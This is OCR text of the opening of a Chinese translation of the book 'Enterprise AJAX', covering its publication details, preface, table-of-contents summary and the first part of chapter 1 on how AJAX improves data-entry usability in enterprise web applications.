TURING 图灵程序设计丛书 Web开发系列

PRENTICE HALL


Enterprise AJAX
Strategies for Building High Performance Applications

AJAX企业级开发

David Johnson
[加] Alexei White 著
Andre Charland

张祖良 荣浩 高冰 译

- 第一部AJAX企业级开发力作
- 大量来之不易的专家建议和最佳实践
- 带你达到全新的高度



人民邮电出版社
POSTS & TELECOM PRESS

TURING 图灵程序设计丛书 Web开发系列

Enterprise AJAX
Strategies for Building High Performance Applications

AJAX企业级开发

David Johnson
[加] Alexei White 著
Andre Charland

张祖良 荣浩 高冰 译

人民邮电出版社
北 京

图书在版编目（CIP）数据

AJAX企业级开发 /（加）约翰逊（Johnson，D.），（加）怀特（White.A.），（加）查兰（Charland，A.）著；张祖良，荣浩，高冰译 .—北京：人民邮电出版社，2008.10
（图灵程序设计丛书）
ISBN 978-7-115-18606-5

Ⅰ.A… Ⅱ.①约…②怀…③查…④张…⑤荣…⑥高… Ⅲ.计算机网络－程序设计 Ⅳ.TP393.09

中国版本图书馆CIP数据核字（2008）第117088号

内 容 提 要

本书首先解释了AJAX为什么在大规模的开发中能有如此广阔的应用前景，接着系统地介绍了当前重要的AJAX技术和组件。你将看到把数据表、Web窗体、图表、搜索和过滤连接在一起用于构建AJAX应用程序的框架开发的整个过程；在此基础上，本书给出了已经过证实的AJAX架构模式，以及来源于实际的.NET和Java AJAX应用程序的案例研究。

本书适用于任何平台上的Web开发和设计人员。

图灵程序设计丛书

AJAX企业级开发

◆ 著 [加]David Johnson [加]Alexei White [加]Andre Charland
译 张祖良 荣浩 高冰
责任编辑 王慧敏

◆ 人民邮电出版社出版发行 北京市崇文区夕照寺街14号
邮编 100061 电子函件 315@ptpress.com.cn
网址 http://www.ptpress.com.cn
北京铭成印刷有限公司印刷

开本：800×1000 1/16
◆ 印张：18.75
字数：443千字 2008年10月第1版
印数：1－4 000册 2008年10月北京第1次印刷

著作权合同登记号 图字：01-2007-2673号

ISBN 978-7-115-18606-5/TP
定价：49.00元

读者服务热线：(010)88593802 印装质量热线：(010)67129223
反盗版热线：(010)67171154

版 权 声 明

前　言

也许你和我们所遇见的许多有才华的开发者一样，对AJAX技术以及如何使用这项技术来改善Web应用很感兴趣，你可能已经初步上网做了一番研究，访问过Ajaxian.com网站或者阅读了关于AJAX开发的入门图书。当然，你也可能属于人数更多的另一类有才华的开发者群体，想要走进AJAX世界，开始实际使用这项技术。无论是哪种情况，我们都做了考虑。令人高兴的是，开发者社区终于开始真正理解AJAX了。其实并没有那么难。

我们决定编写本书是因为我们对于现状很失望：关于AJAX开发更为高级的主题的信息太少了。主要原因可能是讲述这方面主题的图书仍然还在“编写”中，而且，尽管AJAX进入主流应用已有几年时间，但它才刚刚开始进入企业级软件开发的领地。我们希望本书能成为企业级开发者感兴趣的信息资源。为此，我们尝试把目前的开发方法与JavaScript以及其他组成AJAX的技术结合起来，并以所有企业级开发者都熟悉和易于理解的方式讲述。

为什么需要本书

本书大部分内容源自多年来我们在Nitobi公司（www.nitobi.com）构建AJAX应用和用户界面组件的第一手经验。这代表了我们在开发过程中的所知所得，对于那些希望把AJAX引入到开发项目中的开发者来说，这应该是很有用的资源。如果你想更加精通JavaScript开发，想解决AJAX怪癖[①]和性能问题，想从头设计可用性好的Web软件，那么本书将成为绝佳的资源。

我们有足够的时间来讨论如何以一种Java或者C#开发者熟悉的方式来编写JavaScript代码，并能使你快速上手。在这个过程中，我们会通过一些耳熟能详的软件设计模式来描述AJAX开发，并包含了AJAX开发过程中最热门的话题，例如安全性和离线存储。同时，不仅仅通过代码的优化，而且还通过利用因特网基础设施支柱（例如缓存），给出了构建高性能AJAX应用的真实解决方案。

本书采用了与其他AJAX图书略微不同的方法，讨论范围较为全面，其中包括关于编程方面的大量建议，以及应用可用性、可访问性和国际化等问题的丰富讨论。本书还包含了一个框架，用于AJAX开发项目中的风险评估。本书还特别介绍了在真实企业应用中使用AJAX的一些开发者，看看从他们的经验中能够学到些什么。

---

① quirks，直译怪癖，指早期的浏览器由于缺乏实践经验或者对Web理解存在问题，对于CSS和JavaScript的解释存在不一致性，各个浏览器都有自己的“怪癖”，容易出现代码的兼容性问题。——译者注

本书读者

本书主要面向中高级服务器端（Java、面向对象PHP或者ASP.NET）开发者。书中的很多概念来自Erich Gamma、Richard Helm、Ralph Johnson和John Vlissides所著《设计模式——可复用面向对象软件基础》一书提出的那些经过时间考验的软件工程模式。因为整本书都应用了这些思想，所以读者如果对软件设计模式有一个基本的理解，或者至少对学习这方面更多的知识有兴趣，会很有帮助。我们希望以一种常见的方式，即使用模式来描述AJAX，从而帮助更多有经验的开发者更容易地理解其中的概念和思想。

也许比理解模式更重要的是，你至少应该掌握JavaScript、HTML和CSS的基础知识，甚至是理解XML、XSLT或者JSON，这些知识也很有用，但不是必需的。除此之外，我们希望你拥有以面向对象的语言，如Java、C#或PHP等进行服务器端编程的经验。

阅读完本书之后，开发者应该熟悉组成AJAX的系列技术，以及面向对象JavaScript的开发。同时，你将很好地了解有助于开发应用的工具，以及诸如安全、可用性和可访问性等各种AJAX问题。

本书内容

第1章涵盖了AJAX应用的基本要素，并阐明了这些要素是如何组合在一起的。同时讨论了Web应用的演进，以及AJAX成为基于Web应用首选解决方案的主要原因。

第2章研究组成AJAX的各种技术。本章包含了关于使用正确的方法来编写JavaScript的重要信息，特别关注面向对象 JavaScript的开发、DOM、CSS、事件和`XMLHttprequest`对象，同时还包括了从客户端到服务器端数据传输相关的问题。

第3章是基于第2章内容的扩展，为理解主流浏览器的差异奠定了基础。具备了这些知识后，我们介绍了如何使用MVC（模型-视图-控制器，Model-View-Controller）模式来构建AJAX应用。特别是，你将明白如何在JavaScript中编写客户端模型，如何从数据生成 HTML视图，如何使用依赖发布-订阅（publish-subscribe）事件系统的基于JavaScipt的控制器来连接视图和模型。

第4章准备介绍如何构建用于Web应用的AJAX用户界面组件。特别地，我们分析了命令式和声明式方法的不同点，给出了一个构建基于AJAX的数据网格组件完整示例，同时还介绍了声明式方法的一些限制。

然后，本书给出了AJAX开发一些总体的目标和问题。第5章从应用设计到测试，再到部署，具体分析贯穿软件开发生命周期中AJAX特有的问题。阅读完本章之后，你将很好地把握各种AJAX性能问题以及对任意的AJAX开发项目自始至终都有用的许多工具。

第6章为读者介绍了AJAX开发过程中各种架构问题。其中包括异步消息通信模式的研究，以及与服务器通信的方法的研究，例如服务器推送（push）、缓存、负载和离线AJAX。虽然其中很多问题在任何基于Web的应用上都很常见，但这里我们将从一个独特的AJAX视角来讨论这些问题。

在第6章的基础之上，第7章讨论了AJAX如何在Web浏览器中使用Web服务来适应面向服务的架构，以及在构建AJAX Web应用时可能出现的各种安全问题。

第8章是本书的最后一部分内容的开始，讨论了可用性方面的一些问题，尤其是如何为普通

的用户把这些讨论应用到AJAX应用的构建中。本章介绍了人们所关注的常见问题的完整解决方案，例如后退按钮问题、处理可访问性以及国际化的方法。

第9章着手探索一些强大的AJAX用户界面模式，包括即时编辑（in-place editing）、主从复合结构（master-detail）、实时表单以及拖拽等。构建大多数的AJAX应用时，有许多核心的用户界面设计模式是每个开发者都应该了解的。

第10章把主题切换到了探索开发可伸缩的企业级AJAX应用时的风险来源。这个主题也许是AJAX书籍中探索最少的主题，但是当考虑构建新的应用时，它与技术本身同样重要。

第11章作为总结，分析了在要求最为严格的企业环境中的一些实际AJAX实现。我们与这些应用的开发者对话，并且倾听他们做对的和做错的事，以及下一次开发过程中将采取何种不同的实现方式。

总之，我们希望在AJAX开发方面给你一个新的认识，最重要的是，你可以把一些新的技巧引入到你的项目开发中。

支持和反馈

当然，我们会尽可能地保持本书所有信息的正确性和时效性，但是错误在所难免。我们预先为任何可能出现的错误致歉。请访问本书的网站以获取勘误表：http://www.enterpriseajax.com。

另外，你可以从本书的站点中方便地查找和下载到所有的源代码。获取源代码都需要有GPL许可。

我们同时也渴望得到关于本书、代码范例等内容的反馈信息，以用于下一个版本的改进。请直接将这些反馈提交到enterpriseajax@nitobi.com。

致谢

如果没有幕后这么多人的慷慨支持，就不可能有这本书稿。我们要感谢Prentice Hall出版公司，尤其感谢Mark Taub对整个过程的宏观把握。十分感谢Brent Ashley、Uche Ogbuji和John Peterson对本书非常有益的反馈。我们同时也要感谢在Nitobi的支持团队：James Douma、Jake Devine、Joel Gerard、Mike Han和Brian Leroux，他们在我们写作本书时接手了本来由我们负责的工作，同时还从技术上和编辑上进行了指导。

Dave Johnson：当然，我要感谢Alexei和Andre对于完成这个项目的帮助，同时还有幕后其他的一些人，例如Jordan Frank。当然我能保持头脑清醒，Kristin功不可没，我也将永远记住Jack的谆谆教诲。

Alexei White：除了已经提及的人，我还十分感谢我的合著者Dave和Andre，还有其他对这个项目作出贡献的人们，他们通过不同的形式给出了他们所有的专业的意见。他们是Bill Scott、Christian Van Eeden、Dave Huffman、Mike Hornby-Smith、Bob Regan、Gez Lemon和Luke Wroblewski。我还要感谢Lara，在我一心只想投掷飞盘的时候，鼓励我坐下来继续写书。

Andre Charland：首先，我要感谢我的合著者Dave Johnson和Alexei，感谢他们允许我与他们一起编写本书。这是一种荣誉和奖赏。我想要感谢我的母亲和父亲以及Jonny，在我想要退出时对我的鼓励。

目　录

第1章 AJAX和RIA

基于Web的传统应用在当今的企业中得到了广泛的应用，从客户关系管理（CRM）到企业资源计划(ERP)。尽管有用，但是这些应用中的大部分都在很大程度上依赖于传统Web应用的HTML表单，并且更多地通过服务器端编程来完成主要的工作。在这些传统的Web应用中，用户界面(UI)通常是死板的，无法与用户输入的数据进行交互，而需要完全刷新Web页面来把数据提交到服务器。组合一个新的基于HTML表单的界面，需要刷新整个Web页面，包括数据、样式和结构，以及所有的部分，这种方式将会因为长时间的延迟而导致十分糟糕的终端用户体验。

这正是AJAX的用武之地，它能够有效改善Web应用可用性。这种技术催生出了一种新型的Web应用，这种应用大大扩展了用户在Web浏览器里完成更多工作的可能性。AJAX不仅能够改善陈旧过时的Web架构，而且还可以使基于Web的应用在可用性和用户体验方面与桌面应用的地位相互竞争，甚至是超越桌面应用。AJAX甚至为强大的新型应用添加工作流和可视化功能，这些目前还没有基于桌面软件的同等价产品——倒不是因为桌面软件开发者缺少技术能力，而是AJAX已经使富因特网应用（RIA）为大多数Web开发者所触手可及。从这个角度来看，AJAX已经改变并且将持续改变用户对传统Web应用和桌面应用的看法。

虽然在最近一段时间内，AJAX已经从颇受欢迎的Google Web应用，诸如GMail和Google地图中获得了普遍的赞誉，但是事实上，AJAX技术和包括在AJAX首字母缩写词内的组成技术一起已经存在了将近十年。AJAX最初仅仅是动态HTML（DHTML）的重新命名，在过去，开发者社区尽量避免使用这项技术，如今却成为了一项热点技术。人们对大多数AJAX相关技术的理解都更加充分了。AJAX在公众型Web应用开发中非常流行，但这项技术同时在企业应用领域也开始取得了进展。本书把AJAX介绍给在企业中习惯于和传统Web应用打交道的开发者，包括了从CRM到电子商务应用开发各种类型。我们将介绍AJAX技术，提供一个坚实的技术细节基础，允许你构建高级的AJAX应用来改善应用的可用性，并且还将影响整个公司的业务。

我们猜你会问这样的问题："在企业领域，什么地方会用到类似AJAX这样的富客户端技术。"我们可以考虑AJAX带来的至少三个好处：

- AJAX能够为终端用户改善和增强用户体验，提高用户的工作效率和满意度。
- AJAX能够减少对网络和服务器基础设施的需求量，通过减少维护量甚至是减少带宽来节约费用，并且为所有的用户提高服务质量。
- AJAX能够开发在传统的应用模型中无法实现的新型功能，为用户完成目标提供新的工

具。

为了理解为什么存在以上这些好处，我们需要了解传统的Web应用模型所存在的无法跨越的局限性，以及AJAX如何从它的组成技术中实现更多的功能。改善Web体验的机会驱动了XMLHttpRequest、JavaScript和CSS的应用，并且为企业开发创造了新的机遇。

毫无疑问，企业级AJAX市场的机器正在高速运转。企业级供应商以多种形式支持AJAX。IBM创办了开放AJAX联盟（Open AJAX Alliance），且Dojo在Web开发讨论委员会中占据优势。微软发布了ASP.NET AJAX，Google发布了面向Java开发者的Web工具箱（GWT）。Oracle有ADF，一套用于JSF的AJAX组件。Yahoo发布了Yahoo用户界面库（YUI）。Adobe支持Flex和AJAX通过FA 桥（FA Bridge）交互，并且发布了名为Spry的开源AJAX框架。在这些项目的背后，是改善企业Web应用设计方式的真实而迫切的需求。

1.1　变化中的Web

在20世纪90年代末期，微软首次在IE 5中引入了XMLHttpRequest（XHR）对象，这个对象是AJAX功能所需的核心技术的一部分。同时，微软引进了Outlook Web Access（OWA），OWA是一个让人印象相当深刻的AJAX界面，而且在技术上远远超出它所处的时代。当时的主要缺点是无法在其他浏览器中使用XHR对象，并且对于锁定微软的又一个工具或者平台，社区存在强烈的抵触情绪。通过XHR在主流开发中直到现在才被缓慢采用，可以证实这一事实。

伴随着在Firefox和Safari对XHR远程脚本的最终引入，以跨浏览器的方式构建富异步通信才成为了可能。这也暗示着XHR能够被部署到更多不同用户的机器上，而不会引入太多风险。当XHR、JavaScript、DHTML和CSS结合时，创建富客户端应用且没有Web应用所特有的令人厌烦的刷新才成为了一种可能。与稍后介绍的其他很多富客户端技术不同，AJAX基于各种浏览器和操作系统都支持的开发标准，事实上消除了对厂商锁定的担忧，而且提高了可移植性。

在传统应用中，一切都是围绕Web页面是作为静态视图出现在应用中的这一做法的，而应用又是完全基于Web服务器的。用户唯一可能的交互是向Web表单输入数据或者是单击一个链接，这两种操作都导致了整个页面的刷新，而不管它是在CRM应用中更新一条完整的客户记录，还是在查看和编辑用户记录之间进行状态切换。在某些方面，传统的Web应用存在很多改进的空间——例如，当输入大量的数据时。同时，在很多情形下，传统的Web应用的确表现出色，例如搜索引擎或者文档储存库，长期以来都是传统Web应用成功的典范。此外，传统的Web能力，例如HTTP协议和资源缓存，对于基于AJAX的应用而言也非常有用。

不同于流行的AJAX地图和Email应用，大多数的企业级Web应用围绕数据录入、数据编辑或者数据报表构建。最常见的数据录入应用包括一个数据列表，例如CRM应用中的客户记录或者销售信息，数据条目能够添加、删除或者编辑。下面让我们分析这样的一个情况，在传统Web应用和基于AJAX的Web应用中，当一位出色的销售人员被要求使用一个慢得让人痛苦的新在线CRM工具在销售过程中跟踪会议记录、客户联系信息和销售进展信息时，用户的交互是如何进行的。

1.1.1 传统 Web 应用之痛

当推销员登录到应用时，他将面对一个包含了10个潜在客户记录列表的Web页面。对于大多数的传统Web应用，这类功能是通过使用静态的HTML<table>标签列出每条数据记录来实现的，列表附近是链接到编辑或者删除页面的按钮。销售人员现在想要基于一些新的信息更新记录。首要任务是找到需要更新的记录。如果在前10条记录中找不到，他将不得不进行搜索，通过翻页到下10条记录，在数据列表中导航查找，而且需要等待页面的刷新。找到这条记录后，用户单击编辑按钮。通过单击向服务器发送了一个请求。然后，一个包括许多表单字段的页面被发送给Web浏览器。大多数的表单字段是文本字段，其中有一些提供了复选框、下拉列表或者简单的数据校验（例如，检查本地电话号码确保其是7位数字）。在数据编辑表单中，除了传统的Tab和Shift+Tab功能键之外，不存在其他的键盘快捷键方式可在编辑字段中移动。在数据编辑完成之后，用户单击位于页面底部的保存按钮，把数据提交到服务器，从而服务器能够验证数据的正确性并且把数据提交到数据库。另外一个页面被发送回浏览器以确认保存操作。如果数据发生错误，用户在页面表单得到一个可视化的提示，这个页面需要被发送回浏览器，用户进行适当的编辑，然后再次单击提交按钮。如果每天执行很多类似的相同操作，这将是一种相当低效且乏味的过程。

我们宁可希望使用数据列表的Web页面作为编辑页面，这样每条记录都能够立刻被编辑，也不希望使用单独的表单编辑数据。在完成所有的修改后，我们能够同时将这些数据提交到服务器，然后进行保存。从可用性来说，这是很多传统Web应用所使用的用户界面类型，而并非使用上文所描述的单独的数据编辑方案。当用户保存数据时，所有的数据必须一次性保存，而不是在用户输入或者更新时增量地保存。这种方案意味着所有的数据必须被一次性大批量地发送到服务器，这将导致以下几个可能的结果：

- 并发或者校验问题迫使所有的数据以一种杂乱并且难以理解的方式重新显示，提示用户一次性修复数据的多个问题。
- 对于终端用户，没有任何的辅助手段重新提交数据时，断断续续的网络连接问题或者服务器错误可能会导致数据被破坏甚至是完全丢失。
- 用户认证失败，所有的改动将全部丢失。

无论结果如何，当服务器持久化数据到数据库并且重定向到新的Web页面时，通常会导致长时间重新刷新，从而导致终端用户极大的挫折感和痛苦。图1-1的时序图中展示了用户和系统之间的交互。尤其需要注意的是，用户闲坐在计算机前等待服务器响应的部分。（这个时间通常用来玩个人纸牌游戏。）

HTML表单对于某些类型数据确实有用，尤其是对于新手用户，或者没有频繁数据操作的界面。不过，对于那些必须进行快速导航和编辑的大量复杂的数据，则相当痛苦。如果用户需要从电子表格或者邮件中复制数据到应用，往往意味着重新录入或者复制并粘贴单独的数据片段。可用性专家有时把这种情况称为“转椅集成”（swivel chair integration），当然并不需要可用性专家来指出，这是一种低效的工作方式，一种糟糕的用户体验[①]。

① 转椅集成，指用户手工把数据输入到一个系统，然后把相同的数据输入到另外一个系统，这个短语源于用户使用转椅，从一个系统工作后转到另一个系统继续工作的情景。——译者注




图1-1　传统Web应用数据编辑工作流的时序图（虚线框表示当服务器执行处理时，终端用户被迫等待的时间）

1.1.2　AJAX止痛药

与传统的Web表单处理大数据量的数据录入应用的方法不同，高效的应用需要具备响应性和直观性。总而言之，系统对于用户的工作流程的影响应该最小化。例如，用户需要在数以千计的预期的客户记录中上下滚动，犹如从本地计算机中访问数据，而不是每次翻页查看10条记录。同时，当数据被保存到服务器时，他们还需要继续输入数据到应用中。用户的使用习惯和与系统的交互方式必须尽可能地贴近桌面应用，从而减少用户把思维方式从桌面切换到Web上时所花费的时间。用于快速数据录入的理想界面需要类似于电子表格，但是每一列都要绑定到数据库表中特定的字段。尽管与传统的应用类似，同样使用简单的HTML<table>标签列出数据，但是当用户点击界面的任意数据时，该记录应该迅速变为可编辑状态，当用户按下回车键时，这些数据应该被保存到服务器，这种情况类似于大多数的电子表应用。如果在保存数据的过程中，由于数据库并发问题产生错误，当错误发生时，显示哪些数据出现错误的信息应该动态地显示在用户界面上。同样，在数据编辑完成并且按下回车键后，焦点应该自动地移动到下一条记录，而且这条记录在用户按下键盘上的任意键时立刻变为可编辑状态，正如我们所期望的桌面电子表格所能完成的一样。如图1-2所示，我们可以看到通过使用AJAX技术，用户不必再闲坐在计算机之前等待服务器的响应。相反，在保存操作的响应返回到浏览器之前，用户能够继续编辑数据。

基于AJAX技术的用户交互的关键在于，这项技术的核心是将少量的数据片段（而不是所呈现的HTML Web页面）发送到服务器以及从服务器读取，而不是发送由服务器完全装配的巨大的Web页面。这就是用户不需要等到数据保存之后才能发送请求到服务器，从而就能够继续编辑数据的原因。即使在这种情况下，由于在后台通过使用AJAX功能只把编辑过的数据异步发送到了

服务器，因此页面不需要刷新。




图1-2 AJAX Web应用数据编辑工作流的时序图（在服务器处理请求时，AJAX的异步特性允许终端用户继续工作）

在这个应用范例中，其他的热键同样可以工作，例如Ctrl+N创建一条新的记录，Ctrl+V从其他文本文档或者电子表格中直接粘贴到这个Web应用中（如图1-3所示）。此外，为了用户能够获取关于数据库中用户名和邮件地址是否可用的实时反馈，我们可以使用服务器端数据验证，从而进一步减少页面刷新的次数。

图1-3 演示桌面电子表格功能[例如基于鼠标激活特性的数据选择（例如数据的复制和粘贴）]的AJAX数据网格应用的屏幕截图

AJAX架构可用性的另一个优势是保护用户免受来自本身和网络的影响。花费了大量的时间填写一个很长的HTML表单，却仅仅因为失去了网络连接而无法将操作或录入的数据提交到服务器或者数据库，将是相当令人沮丧的。基于AJAX技术，我们通常能够把数据异步地发送回服务器。这项技术同时允许我们能够在任何时刻保持服务器端和客户端数据同步。尽管，我们不希望每次按键都不必要地提交对数据库的改动，但我们可以把数据推送到服务器，甚至是保存在本地，

从而避免由于网络停用或者客户端系统问题而丢失数据。

1.2　企业中的AJAX

直到最近一段时间，JavaScript才得到广泛的应用。由于各个浏览器之间不规范化的支持和安全性问题，JavaScript技术本身经历了一段在某些情况下被Web开发团队禁用的历史。在Firefox和IE中改进的JavaScript最终为开发者们提供了一个创建富应用的可靠平台，并且，AJAX术语的提出提供了一种通用的交流方式。一份BZ研究组织在2006年9月的调查报告（如图1-4所示）显示，18.9%的被调查者称他们的公司已经部署了使用AJAX技术的产品系统①。另外12.1%的被调查者称已经开发了他们的首个AJAX产品系统，但是还没有进行部署。同时，14.2%的被调查者正在开发实验性质的系统。另外，37.7%的被调查者称正在积极地研究这项技术。仅仅只有9.5%的被调查者称他们以及他们的公司都没有使用AJAX的计划（7.6%的调查者称他们不知道AJAX这项技术）。




图1-4　2006年AJAX在企业中的应用情况（图片来源：SD Times）

当考察市场对合格开发者的需求时，与AJAX相关的新工作职位的数量令人吃惊。在图1-5中，我们可以看到要求AJAX技能的招聘职位的增长状况。




图1-5　AJAX职位趋势（图片来源：www.indeed.com）

① 参见http://www.sdtimes.com/article/story-20060901-12.html。

这些需求是被一些组织所驱动的，这些组织出于经济因素的考虑，感受到了应用开发要接受现代化方法的压力。这些驱动因素包括了更高的可用性需求，网络基础设施使用的改善，以及更出色的数据架构。

1.3 采用 AJAX 的驱动因素

企业应用开发不会为风险过高或者不必要的技术留下任何余地。开发的目的集中于帮助员工更好地完成他们的工作，并且帮助企业节约开支，从而获取竞争优势或者更容易创造利润。作为开发者，如果在开发企业级品质软件过程中想要获取成功，就必须牢记企业中采用AJAX的驱动因素。

1.3.1 可用性

